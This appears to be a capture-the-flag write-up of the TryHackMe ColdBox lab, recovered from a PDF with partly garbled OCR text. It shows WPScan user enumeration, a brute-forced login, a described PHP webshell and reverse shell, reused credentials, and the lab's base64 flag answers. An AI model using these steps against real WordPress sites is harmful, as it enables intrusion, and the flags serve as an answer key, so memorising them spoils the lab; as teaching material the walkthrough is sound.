


Pentest report on coldbox


Target

Here we used try hack me's virtual cold box and their vpn.

To access virtual coldbox create account on it and search .



Since this login page is on Wordpress lets test for vulnerabilities using WPscan tool



From above pic we can say that they are using out of date version and also have XMP-RPC vulnerability.

So we can fetch out the usernames after that we will use Brute force approach to match passwords.

```
File Actions Ed Click to start dragging "yaswanth@kali:~" yaswanth@kali: ~
- http://10.10.37.29/feed-comments-rss2, <generator>https://wordpress.org/?v=4.1.31</generator>

[-] WordPress theme in use: twentyfifteen
  Location: http://10.10.37.29/wp-content/themes/twentyfifteen/
  Last Updated: 2023-03-29T08:00:00.000Z
  Readme: http://10.10.37.29/wp-content/themes/twentyfifteen/readme.txt
  [!] The version is out of date, the latest version is 3.4
  Style URL: http://10.10.37.29/wp-content/themes/twentyfifteen/style.css?ver=4.1.31
  Style Name: Twenty Fifteen
  Style URI: https://wordpress.org/themes/twentyfifteen
  Description: Our 2015 default theme is clean, blog-focused, and designed for clarity. Twenty Fifteen's simple, st...
  Author: the WordPress team
  Author URI: https://wordpress.org/
  Found By: Css Style In Homepage (Passive Detection)
  Version: 1.0 (80% confidence)
  Found By: Style (Passive Detection)
  - http://10.10.37.29/wp-content/themes/twentyfifteen/style.css?ver=4.1.31, Match: 'Version: 1.0'

[-] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:01 (10 / 10) 100.00% Time: 00:00:01

[-] User(s) Identified:

[-] the cold in person
  Found By: Rss Generator (Passive Detection)

[-] philip
  Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
  Confirmed By: Login Error Messages (Aggressive Detection)

[-] c0ldd
  Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
  Confirmed By: Login Error Messages (Aggressive Detection)

[-] hugo
  Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
  Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[-] Finished: Mon Apr 3 12:48:26 2023
[-] Requests Done: 29
[-] Cached Requests: 36
[-] Data Sent: 7255 KB
[-] Data Received: 45.123 KB
[-] Memory used: 172.62 MB
[-] Elapsed time: 00:00:11

[yaswanth@kali:~] [-]
```

```
File Ac Web Browser Browse the web yaswanth@kali: ~
- http://10.10.37.29/feed-rss2, <generator>https://wordpress.org/?v=4.1.31</generator>
- http://10.10.37.29/feed-comments-rss2, <generator>https://wordpress.org/?v=4.1.31</generator>

[-] WordPress version 4.1.31 identified (Insecure, released on 2020-06-10).
  Found By: Rss Generator (Passive Detection)
  - http://10.10.37.29/feed-rss2, <generator>https://wordpress.org/?v=4.1.31</generator>
  - http://10.10.37.29/feed-comments-rss2, <generator>https://wordpress.org/?v=4.1.31</generator>

[-] WordPress theme in use: twentyfifteen
  Location: http://10.10.37.29/wp-content/themes/twentyfifteen/
  Last Updated: 2023-03-29T08:00:00.000Z
  Readme: http://10.10.37.29/wp-content/themes/twentyfifteen/readme.txt
  [!] The version is out of date, the latest version is 3.4
  Style URL: http://10.10.37.29/wp-content/themes/twentyfifteen/style.css?ver=4.1.31
  Style Name: Twenty Fifteen
  Style URI: https://wordpress.org/themes/twentyfifteen
  Description: Our 2015 default theme is clean, blog-focused, and designed for clarity. Twenty Fifteen's simple, st...
  Author: the WordPress team
  Author URI: https://wordpress.org/
  Found By: Css Style In Homepage (Passive Detection)
  Version: 1.0 (80% confidence)
  Found By: Style (Passive Detection)
  - http://10.10.37.29/wp-content/themes/twentyfifteen/style.css?ver=4.1.31, Match: 'Version: 1.0'

[-] Enumerating All Plugins (via Passive Methods)

[-] No plugins Found.

[-] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:06 (137 / 137) 100.00% Time: 00:00:06

[-] No Config Backups Found.


[-] Performing password attack on Wp login against 1 user/s
(SUCCESS) - c0ldd / 9876543210
Trying c0ldd / Franklin Time: 00:01:41 < > (1225 / 14345619) 0.00% ETA: 77: 77: 77

[!] Valid Combinations Found:
  Username: c0ldd, Password: 9876543210


[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[-] Finished: Mon Apr 3 12:55:11 2023
[-] Requests Done: 1396
[-] Cached Requests: 6
[-] Data Sent: 445.577 KB
[-] Data Received: 4.728 MB
[-] Memory used: 255.878 MB
[-] Elapsed time: 00:02:12


[yaswanth@kali:~] [-]
```




now we are in admin page




Now we will inject a payload in php so that to make execute the command present after cmd parameter in a http request



If u can see we given 'ls' cmd , it is executed in server prompt and we can see the output there



We will use above payload by encrypting in burp, that can give us a reverse shell connection to us .





Here we are using a burpsuite to intercept and modify sending requests, here we deployed the payload.


And as I said to give us a reverse connection to us we will open a listener on a specified port in payload.



now we got a shell of website u can see a output of whoami




now we got the info of database and there credentials stored In that.



```
File Actions Edit View Help
www-data@ColdBox-Easy:/var/www/html$ ls
ls
hidden wp-blog-header.php wp-includes wp-signup.php
index.php wp-comments-post.php wp-links-opml.php wp-trackback.php
license.txt wp-config-sample.php wp-load.php wp-trackback.php
readme.html wp-config.php wp-login.php wp-trackback.php
wp-activate.php wp-content wp-mail.php wp-trackback.php
wp-admin wp-cron.php wp-settings.php wp-trackback.php
www-data@ColdBox-Easy:/var/www/html$ su cold
Password: cybersecurity
cold@ColdBox-Easy:/var/www/html$
```

Now since we got login credentials we believe that his sudo password is same and we increased our privileges.



```
File Actions Edit View Help
cold@ColdBox-Easy:~$ user.txt
user.txt
user.txt: no se encontró la orden
cold@ColdBox-Easy:~$ cat user.txt | base64 -d
cat user.txt | base64 -d
Felicidades, primer nivel conseguido!cold@ColdBox-Easy:~$
cold@ColdBox-Easy:~$
```

ColdBox
Easy to use machine

The ColddBox is here

Welcome to ColddBox, a machine designed by Cold. It is a very simple machine to solve with several ways to escalate privileges, which serves to reinforce concepts, without further ado, good luck and enjoy!

RECENT POSTS

THE COLDBox is here

RECENT COMMENTS

Be fast on The ColddBox is here

Powered by WordPress

[illegible]

Now flags that are present in user.txt by decoding it with base64

flags present in root.txt by decoding with base64

Spanish – detected

Felicitades,
primer nivel
conseguido!

¡Felicitades,
máquina
completada!

English

Congratulations, first
level achieved!

Congratulations,
completed machine!

TryHackMe | ColdBox: Easy - Mozilla Firefox

https://tryhackme.com/room/coldboxeasy#

Active Machine Information

Title	IP Address	Expires	
ColdBox-ColdSecurity	10.10.37.29	46m 36s	? Add 1 hour Terminate

100%

Task 1 boot2Root

Can you get access and get both flags?
Good Luck!

Start Machine

Doubts and / or help in twitter: @martinfriasc or @ColdSecurity

Thumbnail box image credits, designed by Freepik from www.flaticon.es

Answer the questions below

user.txt

RmVsaWNpZGFkZXMsIHByaW1lciBuaXZlbCBjb25zZWd1aWRvIQ==

Correct Answer

Hint

root.txt

wqFGZWxpY2lkYWRIcywgcOhcXVpbmEgY29tcGxldGFKYSE=

Correct Answer

Hint

